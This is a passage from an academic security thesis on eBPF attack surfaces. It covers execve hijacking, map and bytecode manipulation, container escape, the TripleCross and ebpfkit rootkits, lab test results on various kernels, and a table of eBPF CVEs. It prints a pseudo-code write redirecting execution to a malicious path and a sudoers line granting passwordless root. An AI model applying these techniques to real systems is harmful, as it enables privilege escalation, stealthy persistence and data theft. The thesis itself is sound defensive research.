

USER SPACE
KERNEL SPACE
User process
sys_execve arguments are now altered
Evil program
Original program
sys_execve(file_path, prog_arg, env_arg)
sys_execve(...)
eBPF Tracepoint on sys_execve Ingress
//some actions
bfp_probe_write_user(file_path, «evil/prog/path»);
//eventually, other modifications

Figure 4.3: Overview of a program hijacking using an eBPF tracing function

The `sys_execve` function takes the following input parameters:

– `const char *filename`: variable specifying the path of the executable file to load;

– `const char *const argv[]`: array containing the arguments to be passed to the executable program;

– `const char *const envp[]`: array containing the environment variables of the new program.

The eBPF program has access to these parameters and can modify them. So, the mechanism intended to be triggered can be summarized as follows:

1. The user process invokes `sys_execve` to execute the desired program.
2. The eBPF program intercepts the call and modifies the function arguments, replacing the value of `*filename` with the path to the malicious program. At this stage, it can also modify the other arguments if it deems it necessary.
3. The malicious program is then executed instead of the original.
4. Upon completion, the malicious program can decide to restore the previous flow, allowing the original program to execute as well. To do this, it

internally invokes the system call again to execute the original program. Clearly, this must be supported by appropriate checks by the attacker to avoid re-triggering the eBPF tracepoint in step 2.

This simplified example serves as a foundational block for numerous attacks. By combining multiple techniques discussed thus far, it is possible to execute more sophisticated attacks, potentially leading even to **privilege escalation** and **container escape**. Section 4.5 will examine existing works that leverage these concepts.

4.4 Verification, loading and execution interfaces

All modules and data structures involved in the verification, loading, and execution processes of eBPF, such as the verifier and the JIT compiler, represent critical attack surfaces because they manage the entire life cycle of a program. The discovery and subsequent exploitation of vulnerabilities in any of these components exposes the system to serious risks. The specific discussion of the risks associated with vulnerability exploitation has already been addressed in detail in the previous chapter. However, it is necessary to briefly focus on two elements within this category that require examination: eBPF maps and bytecode.

4.4.1 eBPF Maps

As described in Section 2.3.1, eBPF maps are specialized data structures used to store essential data for the operation of eBPF programs. One of their most notable features is their ability to be shared, not only between kernel and user space, since they can be accessed from both sides, but especially between multiple eBPF programs simultaneously. However, this shared nature introduces major security risks since eBPF maps lack any isolation mechanism between programs, potentially allowing one program to interfere with one or more others.
A program with `CAP_SYS_ADMIN` privileges could exploit in combination two commands available in the system call `bpf()`, the function that is the main point of interaction with eBPF:

- `BPF_MAP_GET_NEXT_ID`: this command retrieves the ID of the next map loaded into the kernel immediately following the provided ID. If the provided ID is 0, it returns the ID of the first map in the list. So, through this command, it is possible to iterate over all the maps in the kernel without restrictions.
- `BPF_MAP_GET_FD_BY_ID`: this command opens the file descriptor of the map with the ID provided as parameter.

The first command thus allows any map to be traced, while the second allows access to it, enabling a malicious program to modify data belonging to other processes. Depending on the type of map being manipulated, the possible damage changes considerably, including **data compromise or exfiltration**, when maps containing sensitive data are altered, **program flow manipulation**, for example, when maps used to manage tail calls are involved, or potential **Denial of Service**, if deliberately incorrect data are injected.
It is important to note, as already anticipated, that direct access to maps with the commands just presented is possible only with capabilities of type `CAP_SYS_ADMIN`. Simultaneous use of `CAP_BPF` + `CAP_PERFMON` or `CAP_BPF` + `CAP_NET_ADMIN` would not be sufficient.

4.4.2 Bytecode eBPF

The eBPF bytecode is the intermediate format of an eBPF program that has already gone through the compiler but has yet to go through the verifier and subsequently the interpreter or JIT translation, which converts it into native machine code. Although it is not directly native machine code, it has very high expressive potential and can significantly affect the kernel's behavior. However, it is not protected by the same security techniques reserved for native kernel code [25], such as DEP (Data Execution Prevention), a security technique that prevents code execution from regions of memory intended only for data, or CFI (Control-Flow Integrity), a security technique designed to ensure that the control flow of a program follows only valid paths intended by the designer.
In the absence of adequate security measures, the bytecode is therefore subject to:

- **Injection**: an attacker could load unauthorized or malicious bytecode into the kernel. Although the bytecode must still have to pass through the verifier, this does not ensure complete security.

- **Hijacking**: the bytecode's execution flow can be hijacked. Since eBPF bytecode runs in a privileged context, an attacker could exploit bugs in the eBPF runtime implementation or in the programs themselves to manipulate kernel behavior.

A detailed analysis of the issue and a new exploit technique is provided in the article *"Interp-flow Hijacking: Launching Non-control Data Attack via Hijacking eBPF Interpretation Flow"* [25], which leverages various kernel and eBPF vulnerabilities to carry out an attack targeting the bytecode.
The goal of the described attack is to trick the eBPF interpreter into executing malicious bytecode that has not been subjected to the verifier's security checks. In order to carry out the attack, known vulnerabilities of the eBPF kernel and subsystem are exploited and combined with a technique called Tailcall Trampoline. The process can be summarized in the following steps:

1. **Loading the malicious bytecode**: by exploiting one or more kernel vulnerabilities, the attacker injects malicious bytecode directly into the kernel's memory area dedicated to eBPF bytecode. It is important to note that, at this stage, properly loaded bytecode has already passed the checks of the verifier. Therefore, if the malicious code is injected directly into this memory area, it bypasses the verifier entirely when the interpreter is manipulated to execute it, exposing the system to significant risk.

2. **Creation of `BPF_MAP_TYPE_PROG_ARRAY` map:** The attacker creates a map of type `BPF_MAP_TYPE_PROG_ARRAY`, which is designed to store references to eBPF programs. This map is used to implement tail calls, allowing the eBPF program to execute other programs specified in the map entries. Each map entry then contains the address of the next eBPF program to be executed.

3. **Execution of a benign eBPF program:** An eBPF program, which has successfully passed the verifier's checks and does not contain malicious code, is loaded and executed. This program accesses the map created in the previous step and uses the references in the entries to manipulate the execution

flow. The map allows the program to dynamically interact with the programs specified within it.

4. **Malicious modification of the map:** Exploiting an eBPF subsystem vulnerability related to memory corruption, the attacker forcibly modify a map entry, inserting the address of the malicious bytecode loaded in the first step. Once the benign program reaches this entry during a tail call, the eBPF interpreter will execute the unchecked code, bypassing the verifier's protections.

It should be noted that for steps 2 and 3, the attacker does not need any special capability, as these operations are allowed even for non-privileged users. Steps 1 and 4, however, exploit kernel and eBPF subsystem vulnerabilities, which may also not require any privileges, making the attack feasible even for non-privileged users. The vulnerabilities that can be exploited to enable this attack are those that allow memory corruption, caused by bugs such as Out-of-Bound Access, Use-After-Free, and Double-Free. A total of 16 exploitable vulnerabilities have been identified as successful for this context, 7 of which are specific to eBPF, while the remaining 9 pertain to other kernel subsystems. A more detailed analysis of these vulnerabilities is provided in the referenced article [25].
Thus, the attack assumes that the malicious user has access to the victim machine, but does not have any special privilege or capability. However, it is necessary that the system allows non-privileged use of eBPF and its interpreter (i.e., the configuration `CONFIG_BPF_JIT_ALWAYS_ON` must be disabled).

4.5 Combined attacks

In the examination addressed so far, all eBPF attack surfaces have been individually analyzed, highlighting the isolated risks associated with each component. When these attack surfaces are strategically combined, the resulting attacks can evolve into more structured and complex forms, significantly amplifying their effects. This combination not only increases the impact of the attack, but also makes it more difficult to detect it and mitigate its effects. Indeed, a structured attack can lead to increasingly severe consequences, such as privilege escalation or container escape, putting the overall integrity of the system at risk.

A deep understanding of how these units can act in synergy to create more sophisticated attack vectors is therefore essential to identifying not only individual vulnerabilities, but also their interactions, which pose a real threat in advanced exploit scenarios.
Existing works provide concrete examples of their use. In the following discussion, the contributions considered most interesting and relevant to this analysis have been examined, both in the form of standalone studies and as rootkits. A rootkit refers to a type of malicious software designed to obtain unauthorized access to a system and maintain control over it, all while remaining undetected.

4.5.1 Container Escape

A container is a lightweight virtualization technology that allows an application to run in an environment isolated from the rest of the system. The core idea is that a container includes everything needed to run strictly the specific application to which it is dedicated, without interfering with the Host system or other containers sharing the same host. The term "container escape" refers to the violation of such isolation, that is, the circumstance in which a process from within its container is able to reach and thus interfere with processes on the host machine or other containers (Figure 4.4. It should be noted that an attack toward the Host could compromise all containers hosted on the same system.




Figure 4.4: A malicious process can escape the container using eBPF tracing programs.

As explored in the paper [26], it is possible to execute this type of attack using eBPF tracing programs. The context in which this type of attack can be performed is a container environment where the attacker either gains access to or already has control over one of the containers. It is assumed that the targeted container is capable of executing tracing programs, such as kprobes, with `CAP_SYS_ADMIN` privileges. The decision to assume the highest privilege level is justified by the fact that, in a real-world scenarios, approximately 2.5% of containers are already equipped with such privilege, which are sometimes granted to containers inadvertently or due to misconfigurations [26]. However, it should be emphasized that, in a properly isolated system, elevated privileges within the container should under no circumstances lead to the user also having privileges on the host machine. Furthermore, it is assumed that the containerized environment is equipped with standard security measures for containers, such as namespace isolation, SELinux or AppArmor, and the protections provided by the cloud provider.

The technique to perform a container escape can be divided into two phases:

- **Phase 1: Construction of a ROP chain**
  The term ROP (Return-Oriented Programming) refers to an exploit technique that allows arbitrary code to be executed by leveraging code fragments that already exist in the memory of a program or library, called *gadget*, in order to bypass any protections against direct code injection [27]. A *ROP chain* is a sequence of interconnected *gadgets* constructed to make the victim process perform the actions desired by the attacker.
  In a containerized environment, this technique requires identifying a library that is likely used by the victim process and therefore present in its memory. An example might be the `libc` library, a very common Linux library containing standard functions. Once the target library is chosen for creating the ROP chain, its base address must be obtained to derive the gadgets that will compose it. This can be achieved by attaching an eBPF tracing program to a function that reliably returns the library's address. The `mmap` function, used by the operating system to load libraries into memory, is a suitable candidate. So, by intercepting its execution on the victim process, the base address can be retrieved from its return value, which is then used to construct the ROP

chain.

- **Phase 2: Container escape and Process Hijacking**
  The attacker can now use a tracing program with the helper function `bpf_probe_write_user` to write the ROP chain's address into the return address of a function that the victim process will use (it is important to choose a function that that the process commonly calls, such as `read()` or `open()`). When the function or system call is executed, the attacker will have successfully compromised the process's execution flow.
  By manipulating a process outside the attacker's container, this phase not only compromises the execution flow of the victim process but also signifies a successful container escape. The attacker has effectively breached the container boundary and gained control over a process in the host system or another container, thereby escalating privileges beyond the isolated environment.

It is assumed that the environment where the technique is applied is equipped with standard security measures for containers and the protections provided by the cloud provider. However, it is essential for the process to have the `CAP_SYS_ADMIN` capability, as this specific privilege is required to perform the helpers involved.

4.5.2 TripleCross rootkit

TripleCross is an advanced rootkit for Linux, developed by Marcos Sánchez Bajo [10] [28], which leverages eBPF to evade security defenses and maintain control of a compromised system. To use this rootkit, the target system must support both eBPF and XDP and the `CAP_SYS_ADMIN` privilege is required. In a real-world attack scenario, an attacker could exploit a Remote Code Execution (RCE) vulnerability, which enables the execution of arbitrary code on a remote system, to establish a reverse shell connection with a privileged user. This reverse shell provides the attacker with remote access to the target machine, allowing them to execute commands and manipulate the system directly. So, using this temporary access, the attacker can run automated scripts to install the rootkit on the compromised system, thereby achieving privileged and persistent access.
The rootkit's code is divided into several modules that reflect the its features, the main ones of which are:

- **Module for Privilege Escalation:**

  This module can be considered the most offensive, as its objective is to allow an unprivileged user to gain privileged access to the system without requiring password authentication. It should be noted that while the prerequisites for executing this attack involve the attacker obtaining access to the system with `CAP_SYS_ADMIN`, this is not directly related to the `sudo` privileges that the method described below attempts to manipulate. To execute any command requiring sudo, the user will still need to adhere to the rules enforced by the system's `sudo` privilege management. For instance, if the user requires a password to use `sudo`, the system will still prompt for the user's password, which the attacker may not necessarily have.

  This capability is the foundation for all other modules, which, by exploiting it, can perform their operations without constraints related to access privileges.

  The feature exploits the manipulation of the `/etc/sudoers` configuration file, which is used by `sudo`, a command that allows users to execute operations with elevated privileges on Linux systems. The `/etc/sudoers` file defines the system's access rules, specifying which users are authorized to execute commands with elevated privileges and under what conditions.

  Whenever a command is executed via `sudo`, the system consults the `/etc/sudoers` file to check permissions, executing in sequence the system call `sys_openat` to open the file, followed by `sys_read` to read its contents.

  To alter system behavior, three eBPF tracing programs are configured, coordinated through a shared eBPF map. This approach intercepts and manipulates the system calls required to read the `/etc/sudoers` file, thus achieving the intended goal. The overall mechanism, illustrated in the Figure, can be summarized as follows:

  1. **Tracepoint at the entry point of** `sys_openat`

     The malicious program attempting to gain privileges runs a `sudo` command. The syscall `sys_openat` is then called, which receives the filename of `/ect/sudoers` among its arguments. The eBPF tracepoint intercepts this value and stores it in the eBPF map, using the PID (Process ID)



USER SPACE
KERNEL SPACE
sudo process
1
2
3
4
5
6
7
sys_openat(fd, filename, flags, mode)
sys_read(fd, buf_addr, length)
eBPF Tracepoint on sys_openat Ingress
Store filename in the eBPF Map using PID as key
eBPF Tracepoint on sys_read Ingress
Store buf_addr in the eBPF Map
eBPF Tracepoint on sys_read Egress
Get the stored data from eBPF Map and overwrite the buffer with the desired string
eBPF Map

Figure 4.5: Privilege escalation using three eBPF Tracing programs

of the process that invoked the syscall as the key. The PID remains the same for all subsequent actions of the process, so it can be used for subsequent actions.

2. **Tracepoint at the entry point of `sys_read`**

   The `sys_read` system call is then called, which has among its arguments the address of the buffer where the bytes read from the file will be stored. The tracing program at the entry of the call verifies the PID of the process to ensure that the open file matches `/etc/sudoers`, and then stores the address of the buffer where the syscall will write the read content in the eBPF map.

3. **Tracepoint at the exit point of `sys_read`**

   At the end of the read operation, before the syscall returns, the eBPF program uses the data collected in the map to reach and overwrite the data in the buffer containing the bytes read. The string inserted at this stage can vary depending on the desired permissions, but the most permissive example might be: "`attacker_user ALL=(ALL) NOPASSWD: ALL`", which will allow the `attacker_user` to execute any command with root privileges without entering a password. Before the syscall restores control to the process, the buffer is already overwritten. Thus, the `sudo` process directly receives the altered data as though they originated from the `/etc/sudoers` file.

It is worth noting that the effectiveness of this attack does not depend on whether the user invoking the `sudo` command is already referenced in the `/etc/sudoers` file or not, as it is sufficient to trigger the opening and reading of the file to achieve the desired result.

- **Module for Execution Hijacking:**
  This module allows the normal execution flow of a process to be diverted undetected by executing malicious code instead of the program called by the user. The approach involves modifying the data passed to the kernel during system calls (function arguments or return values), making use of a mechanism similar to the one drawn in Section 4.3.

- **Module for Command & Control:**
  This module enables the implementation of a backdoor that allows the attacker to control the compromised system even remotely. It leverages the ability of XDP programs to intercept incoming packets and TC programs to modify outgoing packets to be able to communicate with the infected system without being detected. An example of this use was discussed in the Section 4.2.

- **Module for Library Injection:** The goal of this module is to inject a malicious library into the memory space of a target process without directly modifying the binary code, in order to alter its behavior. This is achieved by manipulating the Global Offset Table (GOT) of the target process. The GOT is a data structure used in compiled programs to manage the addresses of functions and global variables that reside in dynamic libraries. Whenever a program calls an external function (e.g., from a library), the first operation is to look up the corresponding address in the GOT. So, by modifying its pointers, the attacker can redirect legitimate function calls to malicious code. The injected library establishes a reverse shell to connect back to the attacker's machine and subsequently restores the normal execution flow to the original function, ensuring that the process continues to run without any crashes. The

mechanism relies on different tracing programs to identify the GOT addresses to be modified (by monitoring specific functions) and then overwrites the values using the `bpf_probe_write_user` function.
It should be noted that this type of attack cannot be applied universally, but only to systems where the GOT table is writable. Additionally, minor adjustments may be required depending on the compiler's features.

The Table 4.2 provides a summary of the basic configurations of the system on which the rootkit was tested. In the next chapter, the testing of this rootkit also in other configurations will be explored in more detail.

	Attacker	**Victim**
Operating System	GNU/Linux	GNU/Linux
Distribution	Ubuntu 18.04	Ubuntu 21.04
Kernel version	Linux 5.4.0	Linux 5.11.0

Table 4.2: System Configuration used in TripleCross rootkit

4.5.3 Ebpfkit rootkit

eBPFKit, developed by Guillaume Fournier [29], is the first publicly available rootkit fully implemented using eBPF and serves as an important Proof of Concept (PoC) for demonstrating the potential misuse of eBPF technology. Its innovative techniques have inspired subsequent tools, including the previously discussed TripleCross rootkit. Additionally, many of the attacks facilitated by eBPFKit overlap with those examined in the context of TripleCross and in the classification of attack surfaces, either replicating them directly or differing only slightly in approach. As a result, its primary features are outlined below to provide a comprehensive overview, without delving into further detail, as they have already been extensively analyzed in prior sections:

- Injecting commands into the infected machine and exfiltrating data from it via HTTP, utilizing XDP and TC programs to take control of the network-level behavior;

- Concealing its presence on the system by obfuscating its malicious activities. This is achieved by overwriting log messages sent to the kernel, effectively erasing traces of its operations;
- Gathering a detailed overview of the network to which the infected machine is connected, providing attackers with critical information to facilitate further exploitation.

Similarly to what was discussed for TripleCross, in this case as well, the attacker requires access to the victim system with a privileged user account, even if only temporarily to install the necessary components. This is because the attack relies on the `CAP_SYS_ADMIN` capability. The system configurations on which the rootkit is tested are summarized in Table 4.3.

	Attacker	**Victim**
Operating System	Linux	Linux
Distribution	Ubuntu 20.04	Ubuntu 20.04
Kernel version	Linux 5.4.0	Linux 5.4.0

Table 4.3: System Configuration used in Ebpfkit rootkit

4.5.4 Additional Works

For the sake of completeness, it is important to mention also the rootkits Boopkit [30] and Symbiote [31], along with the malware BPFDoor [32]. These projects leverage the capabilities of eBPF in a limited or partial manner, often incorporating only specific malicious functionalities or employing filters based on cBPF. While they represent relevant examples in the context of eBPF-based threats, a detailed discussion of these cases would not substantially enhance the insights or findings already covered in the present analysis.

Chapter 5

Experimental Analysis

This chapter outlines the tests conducted to evaluate the practical exploitability of the attack techniques previously analyzed. Specifically, the rootkits presented in Chapter 4 and malicious code examples available online were tested to assess their ability to leverage eBPF offensive capabilities. The tests were carried out on different versions of the Linux kernel and system configurations to identify the environments where these attacks are effective and reproducible. This approach allowed for an exploration of not only the effectiveness of the attacks but also their dependence on specific kernel versions and system setups.

All the evaluation were conducted on a computer with an x86_64 architecture, utilizing the Oracle VirtualBox software to enable the virtualization of the used environments. This setup allowed for the execution and replication of the tests across various configurations, ensuring a controlled and reproducible testing framework.

5.1 Testing ebpfkit

As presented in Chapter 4, *ebpfkit* [29] is a rootkit based on eBPF technology. To test its functionality, two virtual machines were configured: one used as the victim machine and the other as the attacker. Both machines were configured in “Bridged Adapter” mode, which allows them to simulate a direct connection to the same physical network as the host, obtaining an IP address within the LAN. This configuration enables the two machines to communicate as if they were physically connected to each other.

The rootkit was successfully installed on several versions of Ubuntu 20.04 (Ubuntu 20.04, Ubuntu 20.04.1, and Ubuntu 20.04.6), while compatibility issues were encountered with later distributions. The versions on which it has been successfully tested are:

- 5.4.0-26-generic
- 5.8.0-53-generic
- 5.6.9-050609-generic
- 5.10.0-051000-generic

Tests conducted on version 5.5.0-050500-generic revealed unstable behavior, while for versions 5.13.0-21-generic and later, it was demonstrated that code compatibility is no longer guaranteed.
Table 5.1 summarizes the attacks successfully reproduced on the compatible kernel versions and the results obtained. A complete and detailed report on the entire procedure is available in the Appendix B, providing all the information on the steps performed and the outcomes.

Attack	**Outcome**
Persistence Access (Postgres password overwrite)	Completed successfully
Command & Control (Postgres password overwrite via HTTP)	Completed successfully
Network data extraction	Completed successfully
Postgres data extraction	Completed successfully
Data extraction from /etc/hosts	Completed successfully
Program Obfuscation	Completed successfully
Command & Control (Postgres password overwrite via HTTP from remote)	Request completed, but with no effect
Network data extraction from remote	Result unreliable
Remote Postgres data extraction	HTTP request remains pending
Remote data extraction from /etc/hosts	Result unreliable

Table 5.1: Summary of ebpfkit attacks tested and their outcomes

5.2 Testing bad-bpf

The repository *bad-bpf* [33], developed by Path Hogan, provides code examples designed to demonstrate potential malicious uses of eBPF technology. For testing purposes, a single virtual machine was instantiated, on which the repository was cloned. By exploiting the programs available in the repository, it was possible to perform three types of attacks:

- Privilege Escalation Attack: the attacker gains `sudo` access without needing to input a password. However, this attack has proven to be not always effective. In its current implementation, the passwordless privilege is granted only for certain commands, such as `sudo -l`.
- DoS Attack: the attacker succeeds in terminating any process that makes use of the syscall `ptrace`.
- Process Hiding Attack: the attacker hides a specific process from the system, given its process ID.

These attacks were successfully reproduced on both Ubuntu 20.04 and Ubuntu 22.04, using the following kernel versions:

- 5.15.0-97-generic
- 5.19.0-46-generic
- 6.2.0-33-generic
- 6.5.0-45-generic
- 6.8.0-40-generic

All tests conducted using Linux kernel versions earlier than those mentioned and on Ubuntu 21.04 were unsuccessful. More details about this issue and the entire procedure followed can be found in Appendix C.

5.3 Testing Triple-Cross

TripleCross [28] is a rootkit developed by Marcos Sánchez Bajo, introduced in Chapter 4. To verify its functionality, the same setup used for ebpfkit was

Attack	**Outcome**
Privilege Escalation	Completed successfully
Execution Hijacking of `sys_timerfd_settime` via library injection	Completed successfully
Execution Hijacking of `sys_openat` via library injection	Completed successfully
C2 Attack: spawn of a pseudo-shell	Completed successfully
C2 Attack: spawn of a phantom-shell	Completed successfully
C2 Attack: attach/detach of eBPF programs	Completed successfully
Execution Hijacking Attack by manipulating `sys_execve`	Partially Succeed - unstable result

Table 5.2: Summary of TripleCross attacks tested and their outcomes

adopted: two virtual machines, one used as the victim machine where the rootkit was installed, and the other as the attacker machine, where only the rootkit's client was installed. Both machines were configured in "Bridged Adapter" mode. In this setup, the attacker machine was used solely to execute client commands and did not require full support for the rootkit's functionalities. Therefore, the distribution or kernel version on the attacker machine was not critical. The only essential requirements for the attacks were the ability to clone and install the repository containing the client and to use Netcat to listen on a specific port. For all test cases, the attacker machine was consistently configured with an Ubuntu 20.04 virtual machine running Linux kernel version 5.4.0-94-generic.
Table 5.2 summarizes the attacks that were reproduced and their outcomes. The tests were replicated with the same results on Ubuntu 21.04 using the following Linux kernel versions:

- 5.8.5-050805-generic
- 5.10.5-051005-generic
- 5.11.0-16-generic
- 5.12.5-051205-generic

All tests conducted on later kernel versions, such as 5.14.5-051405-generic, 5.15.10-051405-generic, and newer, were unsuccessful, revealing issues during the attachment phase of `tc` programs. Similarly, tests performed on other Linux distributions, including Ubuntu 20.04 and Ubuntu 22.04, also failed. A detailed report on the entire procedure and the challenges encountered can be found in the Appendix D.

Chapter 6

Conclusions

This thesis aims to provide a comprehensive overview of the offensive potential of the eBPF technology. At an early stage, the work has focused on an in-depth analysis of the vulnerabilities documented by major databases, distinguishing their causes, effects, and the eBPF components involved. This approach allowed to clearly delineate the risks to which the system might be exposed and, more importantly, to identify the responsible components, highlighting the most critical points of the eBPF subsystem. In particular, the study revealed that is the verifier, due to its increasing complexity, to represent the most critical component, which was found to be more prone to bugs and thus to vulnerabilities that could be exploited by a possible attacker.

Another key part of the research involved a detailed classification of eBPF attack surfaces and analysis of how these can be exploited. It was shown how programs considered safe by the eBPF verifier can, in reality, be turned into offensive tools if used for malicious purposes. For instance, network programs XDP and TC, allow traffic to be manipulated also without the kernel's knowledge, dropping packets, modifying their contents or redirecting them. Tracing programs, on the other hand, can gain read and write access to unauthorized memory areas, exposing the system to risks such as memory corruption, program hijacking, library injection and container escape. Additionally, whether by exploiting network or tracing programs, or even by simply accessing maps, eBPF can also retrieve sensitive information from monitored data, further compromising system security. The exploitation of these attack surfaces in complex scenarios, however, is always subject to privilege control. The work also mapped the type of privilege required to exploit each attack surface, providing a clear reference for understanding the specific risks based on the privileges granted.

Finally, an experimental phase allowed for the practical verification of some of the analyzed attacks in a controlled environment, identifying, where possible, the vulnerable versions of the Linux kernel. These tests confirmed the severity of the threats and highlighted the importance of a conscious risk management approach when using eBPF.

This research is intended to serve as a clear and comprehensive baseline for understanding the security risks associated with eBPF, not to discourage its use, but rather to promote greater awareness. In a context where eBPF is enabled, for example, adopting a "least privilege" approach is essential, minimizing the privileges granted to users to reduce the risk of abuse. So, as eBPF continues to evolve and become an increasingly central tool for many applications, it is crucial that its advanced capabilities do not do not turn into a double-edged sword. Understanding its vulnerabilities is, therefore, a solid starting point for developing mitigation and protection measures, which are vital for the safe and responsible use of this technology.
Finally, a possible extension of the present work could involve a deeper analysis of the privilege required, not only for the attack surfaces, but also for each of the vulnerabilities analyzed, providing an even more precise understanding of the access level needed to exploit the technology. In addition, it might be interesting to extend the scope of this research to include the eBPF ecosystem in environments beyond Linux, such as Windows. Although this work has focused exclusively on Linux, it is known that eBPF is beginning to be adopted in other platforms as well, as evidenced by recent efforts to integrate it into Windows. Exploring eBPF implementations in these contexts, their associated vulnerabilities, and their differences compared to Linux could represent a significant step forward in understanding the potential and risks of this technology.

Appendix A

CVE Classification

The following table presents an excerpt from the analysis conducted on eBPF-related CVEs from 2020 to 2024. All details regarding the provided classification are available in Chapter 3.

CVE ID	Type	Category	Security Risks
CVE-2020-8835	ALU Range Tracking Error	Verifier	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2020-27194	ALU Range Tracking Error	Verifier	• Allows disruption of service
CVE-2020-27171	Improper input validation (off-by-one error)	Verifier	• Allows unauthorized disclosure of information • Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2020-27170	Improper input validation	Verifier	• Allows unauthorized disclosure of information
CVE-2021-20320	Input validation error	JIT	• Allows unauthorized disclosure of information
CVE-2021-20268	Out-of-bounds access	Other	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-3444	ALU Incorrect Truncation	Verifier	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2021-29154	Incorrect computation of branch displacement	JIT	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-29155	ALU Range Tracking Error	Verifier	• Allows unauthorized disclosure of information
CVE-2021-29648	Improper initialization	Core	• Allows disruption of service
CVE-2021-3490	ALU Range Tracking Error	Verifier	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-3489	Improper memory allocation	Other	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2021-31440	Improper Input Validation	Verifier	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-31829	Memory leakage	Verifier	• Allows unauthorized disclosure of information
CVE-2021-33200	ALU Range Tracking Error	Verifier	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-33624	Branch misprediction	Verifier	• Allows unauthorized disclosure of information
